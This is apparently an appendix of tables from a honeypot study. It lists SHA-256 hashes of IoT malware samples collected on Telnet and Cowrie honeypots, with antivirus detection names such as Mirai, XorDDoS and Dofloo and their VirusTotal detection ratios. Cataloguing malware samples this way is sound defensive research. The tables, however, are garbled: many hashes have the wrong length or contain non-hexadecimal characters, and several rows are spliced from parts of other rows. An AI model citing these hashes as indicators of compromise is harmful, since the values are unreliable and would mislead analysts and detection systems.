663 fc4fc9eb924168a665bbfa64956e88dla2c980298573858294f3bd2e1045	ELF:Mirai-ARV [Trj]	Undetected	14/60
664 fd032c9666979ad744607a766b978ae69e984ca297cfab3fec3ff629fd6f	Not Found	Not Found	-
665 fd196244e92149f174ce66d38a64606653bfa290275bb3185adea4070a7551	ELF:Mirai-ARV [Trj]	Undetected	14/60
666 fd9a33a809292713bd1ddda550beed34a8755935d2b15e050d5de36301b1557	Not Found	Not Found	-
667 feb486c226c3e77f2bc78ede059f192b738d434874d7228353f4d497d3072ef	Not Found	Not Found	-
668 fedfa072072d6412585582a012bcabbaef68a1d9157bd4d6b9c4eacb86e0ebc	Not Found	Not Found	-
669 f0de93cf42e1f01c119e8527d327ce7e032d58df4d49650d2fcc4f6f5045add	ELF:Mirai-ARV [Trj]	Undetected	16/60

VirusTotal analysis of malware binaries from Telnet-IoT-Honeypot port 23 (continued)

SHA-256 Hash	Avast	Kaspersky	Engine Detection
02ecd7b87590a607beef8fbabc12b8a5c3473fa135d93ba6597787f32	ELF:Mirai-AJO [Trj]	Backdoor.Linux.Mirai.b	36/61
1d37bf05ef9bbe3a6b8ceb764f0bcbd082ea99b97d8870e8abe4b26d2e45fb4	ELF:Mirai-AAU [Trj]	Backdoor.Linux.Mirai.b	25/60
2a7189148ae57a47dd4345bd657b9465c6a38be0825a085461088998b24dbf	ELF:Mirai-AJO [Trj]	Backdoor.Linux.Mirai.b	36/60
6bf280e7ee09c135d32ff1e7eaa54918b60abea01513e5c3e03764f265664e5	ELF:Mirai-AJO [Trj]	Backdoor.Linux.Mirai.b	37/60
78cf7e1lee5812d1371396bdSabbabd7d3f3e3a012830234ac55d0c53a140dbc	Undetected	Undetected	0/55
900e1216b936d6dcfc3fce2de75bda835d1d63244ef2f0cf7c2bd97f8e2dfc	ELF:Mirai-ADU [Trj]	Backdoor.Linux.Mirai.b	24/59
b31cfb1fbe2301dc548e15582b59af04f99d4bdc87bbff9319d6ac36b8cf4	ELF:Mirai-AJO [Trj]	Backdoor.Linux.Mirai.b	36/58

Table H.2: VirusTotal analysis of malware binaries from Telnet-IoT-Honeypot port 23

	SHA-256 Hash	Avast	Kaspersky	Engine Detection
1	03ce2d8a112d7744c0ffd5b06cd7a25ab651a5d3ddc618aa0938675f721260c	BV:Downloader-AAN [Drp]	HEUR:Trojan-Downloader.Shell.Agent.p	32/60
2	0750896ach89457cbdf297986d34ch465b254530a6405807c7332c2100dc25a	ELF:BruteForce-I [Trj]	HEUR:Backdoor.Linux.Ssh.a	19/59
3	096750013673bc860cscfafeada4162ad3852d4b3162e6748319ee84271	ELF:Aesddos-K [Trj]	HEUR:Backdoor.Linux.Dofloo.d	17/59
4	1662287e454b95140b0ff4fcda2616c5b71342f31848f88b452d555277ee15	Undetected	Undetected	0/57
5	1712a061e19705107b8959f4a9ec06cc4ab62a3e8b3e198ea1e47f97e1364	Not Found	Not Found	-
6	1729fb6650e01b4313fb5eaa90155261a52326e60521bb1bf9ba19301da9	Not Found	Not Found	-
7	1a0a7fea196a6d24d531da13183b34b133d629e15d13400627cc259e6	ELF:Xorddos-E [Trj]	HEUR:Trojan-DDoS.Linux.Xarcen.a	42/58
8	1b397ca077a3862bbegee8893dd044a3e6b0069cfc5885d6fa7badc04e3a3143	ELF:Aesddos-J [Trj]	Undetected	30/59
9	1dfc89288375c9e705d34862bbf6c66818013d9a106601267980f7da9d7rb	ELF:Aesddos-K [Trj]	HEUR:Backdoor.Linux.Dofloo.d	32/59
10	267f4cea0f15906e6b09283423628a5e626325bdf05a370e878dd4e	ELF:Xorddos-E [Trj]	HEUR:Trojan-DDoS.Linux.Xarcen.a	44/61
11	28479151f868db093838e6038d462a464c4ef0bcbc1200687064dd2a587129	Undetected	Undetected	0/59
12	289369c2989f12253918932e630aadd7b53d0298f007e89239e599bd4be08	Undetected	HEUR:Backdoor.Linux.Mirai.b	8/61
13	2af88sfadfc7504681a49619e5787d7733a04b9e4739302d2ee5728e01	Undetected	Undetected	3/59
14	2e73c9e9f49e406577fd82447228817454513590059588e4d57482b5d6e	Not Found	Not Found	-
15	2e5d79862c02bd2360d68a90a6fb625e1d1213d2b7d213c03225e371060178	Undetected	Undetected	0/58
16	2f97a66a83e3b4e86aaafa38b0f027920a333f40b0d073401a5cc81fe	Undetected	Undetected	0/56
17	3050441a3d3e161bcb0a1fb3a09596e4992fc084189e15cc5095172c716850	Undetected	Undetected	0/58
18	3160e28699f9732970c3b594bf2f1b2155b6f36837fe7461fa08797ndeda309c	Undetected	Undetected	0/60
19	32123b5b60156017eeef3b4c6229740ed5c7389945e08364691815270c205	Undetected	Undetected	0/59
20	3555f79180fa98f98d80156ab7642361259ab11953036f8800650dd98	Undetected	HEUR:Trojan-Downloader.Shell.Agent.p	29/56
21	35fe0a688afcd69799e229877dc091075d8d53e5fb0d9a98e211c2b892b36c	BV:Downloader-AAN [Drp]	HEUR:Trojan-Downloader.Shell.Agent.p	34/59
22	391901090abccca06bf1fc29947d571d572260530d992528de77a32280	Undetected	Undetected	0/58
23	3b577c30d7b791b67515613c5b9e09c5054c621c93e62aa545d91d7205ed	Undetected	Undetected	0/60
24	4355a46b19d348dc257c046856f634538be93600039e9e954b274604d865	Undetected	Undetected	0/59
25	449427e6f1c8e8bab42a14ced7bc70daed9824470865627598b451d3fc3	Undetected	Undetected	0/60
26	47197f93e4d309a6770a3037a071263c44d333127456fa87717d269491fc	Undetected	Undetected	0/59
27	48c39cafe1d9fe8aa98413b70542bfb5e9ee573012849b43347dd7d860225	ELF:Xorddos-I [Trj]	HEUR:Trojan-DDoS.Linux.Xarcen.a	39/61
28	564e209b7b1e44c9030dfeccad8b032032b79df8848284184	Undetected	Undetected	0/59
29	580041d799cb9307d0e6b024fc1ca849435c929d092974343cb3b8f39	Undetected	HEUR:Backdoor.Linux.Dofloo.d	17/60
30	5922a676d6d41451a3e2a1e9f97fd791da19c62ac9b281693203fb3ba13a5	Undetected	HEUR:Backdoor.Linux.Dofloo.d	17/59
31	5a7fd15d7d1539f7b6d41451a3e2a1e9f97fd791da19c62ac9b281693203fb3ba13a5	ELF:Xorddos-K [Trj]	HEUR:Trojan-DDoS.Linux.Xarcen.a	38/60
32	562eac10533292b708929605ab5b1d6bb8b2e61650215c119dcda0357aa	Undetected	Undetected	0/60
33	6345a6677783205643a7a0f74525378d42002c7617980f00942588fl	Undetected	Undetected	0/60
34	648769b04536309f005d19065640654953e9c0970474ba0b2c878b42676f	Undetected	Undetected	0/60
35	65d83a3dec3d061175fl1a32ddcc65458f46a3b358e88337a8a62b0568581af6	Undetected	Undetected	0/57
36	665acdeec9e110a1869d02355203019462f6755e6b57714f4bd01b0f4154	ELF:Xorddos-E [Trj]	HEUR:Trojan-DDoS.Linux.Xarcen.a	43/59
37	67c5f5d45ff4ff575c9f3a614218319687c06c13e35b1b19101f6d48b45e	Undetected	Undetected	0/54
38	696bad26159da6f71a747a39188dcae4edcd726f83145bde240765235dd8	ELF:Xorddos-I [Trj]	HEUR:Trojan-DDoS.Linux.Xarcen.a	44/60
39	7265c795653630193e18056853561eaa4fa5ba8570b461b501ccc36f6974866	Undetected	Undetected	0/58
40	72b7995630193e18056853561eaa4fa5ba8570b461b501ccc36f6974866	BV:Downloader-AAN [Drp]	HEUR:Trojan-Downloader.Shell.Agent.p	31/59
41	72f3fb7d3cc2e7d6c1494346b1fb88275flc147e817f3ed00303b432a31	ELF:BruteForce-I [Trj]	HEUR:Backdoor.Linux.Ssh.a	31/60
42	77f1a7252c27806e9a4939354e1989d02355203019462f6755e6b57714f4bd01b0f4154	Undetected	Undetected	0/59
43	7829744df1c4be7f643d0f931a49388fb22337aceb35bfb6f326447b2885	Undetected	Undetected	0/60
44	815ec141bf0d9a0002c380716b6fa5b5ff2c2e943a3d9f86b7673b7b1785	ELF:Aesddos-K [Trj]	HEUR:Backdoor.Linux.Dofloo.d	17/60
45	86a3012107484b214c2804763a0339717436774002774607700ee	ELF:Xorddos-E [Trj]	HEUR:Trojan-DDoS.Linux.Xarcen.a	43/61
46	88c6112b2034339g44520b6053f0d15b6369d6b1d64b3e5c8a5d949b4	Undetected	HEUR:Backdoor.Linux.Dofloo.d	18/60
47	89600920a313766d512186d152bcb8f2cbc562b603004bed53048e43ad59ba128b	BV:Downloader-AAN [Drp]	HEUR:Trojan-Downloader.Shell.Agent.p	31/59
48	8961a7d532ab19a8ed3d475759767210a4496217330658c68dca7818201	ELF:Xorddos-E [Trj]	HEUR:Trojan-DDoS.Linux.Xarcen.a	43/60
49	8b0499345d5b31783844717a3615d5c3b3212bfb3b9a53e9045f1774b70e60550d	ELF:BruteForce-I [Trj]	HEUR:Backdoor.Linux.Ssh.a	20/60
50	8c76548f496c55d5d050a8755b558108e0754cf6b9b766844b19890e28	ELF:Xorddos-E [Trj]	HEUR:Trojan-DDoS.Linux.Xarcen.a	44/60
51	8d52f11a380ba4255abdc5f212fd849a9ef43465b0852c41ca010e8b635cf	Undetected	Undetected	0/59
52	928504f919408a14815471a4a55142653d5c7579ca299a12d505a852c41ca010e8b635cf	BV:Downloader-AAN [Drp]	HEUR:Trojan-Downloader.Shell.Agent.p	30/59
53	96992d8db04132e507415735d1a1cff09ed65a8cd9c9055a43aa86508f	BV:Downloader-AAN [Drp]	HEUR:Trojan-Downloader.Shell.Agent.p	29/60
54	982214c84948e47407a0551e0347378c4b598440f791d97569152f53	Undetected	Undetected	0/60
55	9e46a4b263e3050a59d31ad51ad5100155a652896cb16a5b1813f6d4a312	Undetected	Undetected	0/57
56	9ee1ba263e3050a59d31ad51ad5100155a652896cb16a5b1813f6d4a312	Not Found	Not Found	-
57	9f1e841451a472d41df9b2ad54b17c9808b424517b9d413d28934050	ELF:Aesddos-K [Trj]	HEUR:Backdoor.Linux.Dofloo.d	40/60
58	a38617d4e67d9e520690a096b76297daccda52831d0ec3d9b978a9b648e	BV:Downloader-AAN [Drp]	HEUR:Trojan-Downloader.Shell.Agent.p	28/60
59	a40587b9d96480433a1384d82150557351ad4d57579e074040485e5a3	ELF:Xorddos-E [Trj]	HEUR:Trojan-DDoS.Linux.Xarcen.a	41/61
60	a47052002cc89d7c41518d48071201842613179400930667c791819457a	BV:Downloader-AAN [Drp]	HEUR:Trojan-Downloader.Shell.Agent.p	31/59
61	a8460446b5e4010044b1a8d1408373fa6767f6a8421963aa16698f2	Undetected	Undetected	0/56
62	ac8ca0630fb5e548410025fc7548448ae5779e31004253a5f7947ea7696	ELF:BruteForce-I [Trj]	HEUR:Backdoor.Linux.Ssh.a	9/59
63	af8f583b9fe0ea1b038a03973736f044bffd8a44c1f2d842b4fbcbef3fb	Undetected	Undetected	0/59
64	af97b7d1736847e32faf6276f6214c2d4f1b4273e864afe29c23b37e2cd608	Undetected	Undetected	0/57
65	ab026520d6e665c3504f7a704531446a686833c81194858d9d066eb400	Undetected	Undetected	0/57
66	ac6e8f5e1d22785327979fdec3fd0ff096908e6b61e56244e8599dc376b3683	Undetected	Undetected	0/59
67	b04775a8094986df88701e61661796956a3630641250144eca5bb8101a5e9	Undetected	Undetected	0/60
68	b496d772f0d8591d209e98a4deaa229e1681e57d2e590aa7363b8cafef	Undetected	Undetected	0/60
69	b7599ea19a30f8e09554988acf5a623e86fb2b2e51b808ef2ed468057648b	Undetected	Undetected	0/58
70	cfcbe245ab56a4e01e8b794ebdf183eee1990f0654e1661950b1bcebf50	Undetected	Undetected	0/54
71	d9de0c10256eecccd1675c8d1675b65f0cfe03eb69dfac77e570b211b5692dc	ELF:BruteForce-I [Trj]	HEUR:Backdoor.Linux.Ssh.a	24/60

Table H.3: VirusTotal analysis of malware binaries from Cowrie

SHA-256 Hash	Avast	Kaspersky	Engine Detection
72 ddb728f3ac28b94e4b06fd771bbccc68b5fa15d7c54ef43344a087d468af1a21	Undetected	Undetected	0/56
73 de72acaec23e3a9a9c3bae3bd2ceaf599246ffaa33463de6e2b4bba5590b9f30d	BV:Downloader-AAN [Drp]	HEUR:Trojan-Downloader.Shell.Agent.p	31/59
74 e02d30d80f01799ed03cb7a38460ebd52cf4060ac8d1616dd1aaaf96df3cfc8	Undetected	Undetected	0/59
75 e3b0c44298fc1c149afbf4c996fb92427ae41e4649b934ca495991b7852b855	Undetected	Undetected	0/59
76 e3d2d234ea34f4f4330f9261e50922c778e8chd24f1aaaae3c624834b60d5d	Undetected	Undetected	0/59
77 e6ad8094f6ceb1f4110e15d177febc7a431067a8d791e35b7cf4ff01585db	Not Found	Not Found	-
78 edaca7753735c2306a34d555064777b0d04015569042c453e7344013224d7240	ELF:Xorddos-E [Trj]	HEUR:Trojan-DDoS.Linux.Xarcen.a	44/61
79 f48d2c608faeb0747b32205489e8ca88a3b10ecfd3c2cc2ff1fafb1fac03b3	ELF:Xorddos-M [Trj]	HEUR:Trojan-DDoS.Linux.Xarcen.d	32/61
80 f513e6fce25fa9563ad380cf191c781350e0d263077823dc1972e21eb6565d6	Not Found	Not Found	-
81 f62a670cdff5e5f523bd1d37ab98264d28d392-9277ed3a9c73bea5944e45f	ELF:BruteForce-I [Trj]	HEUR:Backdoor.Linux.Ssh.a	20/60
82 f7e55213eac5737ba83610afac9cd063676e524f5c7898aa74fb05ke8f5d5d5c	Undetected	Undetected	0/60
83 f8c28666f2f21eb599dcc62721e41a82f52e63721dd2d5629073035b32a93154	Undetected	Undetected	0/58
84 f55d904d0171fdffaceb884069e7971a93fc7f325792cd989a0378b61fa0a74	Undetected	Undetected	0/57
85 fe6c112096e1c0896ccc2799c34a34119a511079fcab6cb1dae480755339f12	Undetected	Undetected	0/59
86 fcc3a4954cea9e724f28f4324b133b330fc5e67c1a5f40f9d3fefcb358d0	Undetected	Undetected	0/59
87 ff6f81930943c96a37d7741cd547ad90295a9bd63b6194b2a834a1d32b8f85d	Undetected	Undetected	0/57

VirusTotal analysis of malware binaries from Cowrie (continued)

